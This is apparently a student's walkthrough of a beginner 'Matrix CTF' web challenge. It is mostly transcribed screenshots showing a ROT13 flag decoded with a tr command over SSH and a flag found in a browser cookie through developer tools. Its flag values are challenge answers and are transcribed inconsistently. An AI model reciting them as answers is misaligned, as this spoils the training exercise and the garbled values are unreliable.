



- After decoding text can use it as the flag .




Level 2


- At the level 2 In this level, the ssh access is provided.




- After getting into the ssh access a file called “flag”.




- Read the file to get the hint.




- The hint is the encrypted using ROT 13 chipper method.
- But it is encrypted. To decrypt use, rotate 13 and the following command:
\$ cat .flag | tr 'A-Za-z' 'N-ZA-Za-m'





After completing 3 levels the score board show marks as 15.



Level 3

The screenshot shows a Microsoft Edge browser window with the URL matrixctf.tk/levels/level3.php. The page title is "Level 3". A hint message says "Try some... mmm Neo wants a biscuits". Below the hint is a navigation menu with links: Home, Level 0, Level 1, Level 2, Level 3 (which is highlighted in green), Level 4, Level 5, Level 6, Level 7, Level 8, and Scoreboard. At the bottom of the page is a "Enter the Flag" form with a text input field labeled "Flag *". The browser's status bar at the bottom shows a download link: "Download video from this page".

In hint there is a mentioned about Biscuits, First open the Inspector Element Mode and go to Storage tab (Browser), then select Cookies and <http://matrixctf.tk/>. then type any value in flag submission field. Mr. Anderson (Neo) gives a hint for that. Sometime that not come first time then enter another value in that field. Then you can see the flag in the cookie section.

The screenshot shows the same browser window as before, but now the context menu is open over the "Enter the Flag" form. The menu includes options like Back, Forward, Refresh, Save as, Print, Cast media to device, Read aloud, Translate to English, Add page to Collections, Web capture, View page source, and Inspect. The "Inspect" option is highlighted with a blue border. The status bar at the bottom still shows the download link.

Welcome isu
Logout

Level 3

Try some...mmm Neo wants a biscuits

Home Level 0 Level 1 Level 2 Level 3 Level 4 Level 5 Level 6 Level 7

Level 8 Scoreboard

Flag *

Enter the flag here...

Submit

Download video from this page

Network tab details:

- Name: level3.php
- Request URL: http://matrixctf.tk/levels/level3.php
- Request Method: GET
- Status Code: 200 OK
- Remote Address: 40.90.237.87:80
- Referrer Policy: strict-origin-when-cross-origin

Headers tab details:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Cache-Control: max-age=0
- Connection: keep-alive
- Content-Length: 1019
- Content-Type: text/html; charset=UTF-8
- Date: Mon, 14 Dec 2020 06:18:36 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Pragma: no-cache
- Server: LiteSpeed

4 requests 1.3 kB transferred 446 I

Welcome matr_isuu
Logout

Level 3

Try some...mmm Neo wants a biscuits

Home Level 0 Level 1 Level 2 Level 3 Level 4 Level 5 Level 6 Level 7

Level 8 Scoreboard

Wrong Flag

Flag *

Enter the flag here...

Submit

Download video from this page

Network tab details:

- Name: level3.php
- Request Headers: view source
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Cache-Control: max-age=0
- Connection: keep-alive
- Content-Length: 56
- Content-Type: application/x-www-form-urlencoded
- Cookie: flag=e@tTH4tcb08k13; PHPSESSID=tvnfehB28p3gq1lomfrb6f2756
- Host: matrixctf.tk
- Origin: http://matrixctf.tk
- Referer: http://matrixctf.tk/levels/level3.php
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap

4 requests 1.4 kB transferred 446 I

Welcome matr_isuu
Logout

Level 3

Try some...mmm Neo wants a biscuits

Home Level 0 Level 1 Level 2 **Level 3** Level 4 Level 5 Level 6 Level 7

Level 8 Scoreboard

Wrong Flag
Flag *

Enter the flag here...

Submit

Download video from this page

Network tab details:

- Name: level3.php
- Request Headers:
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.9
 - Cache-Control: max-age=0
 - Connection: keep-alive
 - Content-Length: 56
 - Content-Type: application/x-www-form-urlencoded
 - Cookie: flag=@tTh4tc00k13; PHPSESSID=tvnfeh028p3gql0mfrb6f2756
 - Host: matrixctf.tk
 - Origin: http://matrixctf.tk
 - Referer: http://matrixctf.tk/levels/level3.php
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
- Response: 4 requests 1.4 kB transferred 446 ms

KMPPlayer

Matrix_CTF_JT18081930.mp4

Welcome matr_isuu
Logout

Level 3

Try some...mmm Neo wants a biscuits

Home Level 0 Level 1 Level 2 **Level 3** Level 4 Level 5 Level 6 Level 7

Level 8 Scoreboard

Wrong Flag
Flag *

e@tTh4tc00k13


Submit

Network tab details:


- Name: level3.php
- Request Headers:
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US,en;q=0.9
 - Cache-Control: max-age=0
 - Connection: keep-alive
 - Content-Length: 56
 - Content-Type: application/x-www-form-urlencoded
 - Cookie: flag=@tTh4tc00k13; PHPSESSID=tvnfeh028p3gql0mfrb6f2756
 - Host: matrixctf.tk
 - Origin: http://matrixctf.tk
 - Referer: http://matrixctf.tk/levels/level3.php
- Response: 00:08:03 00:16:36


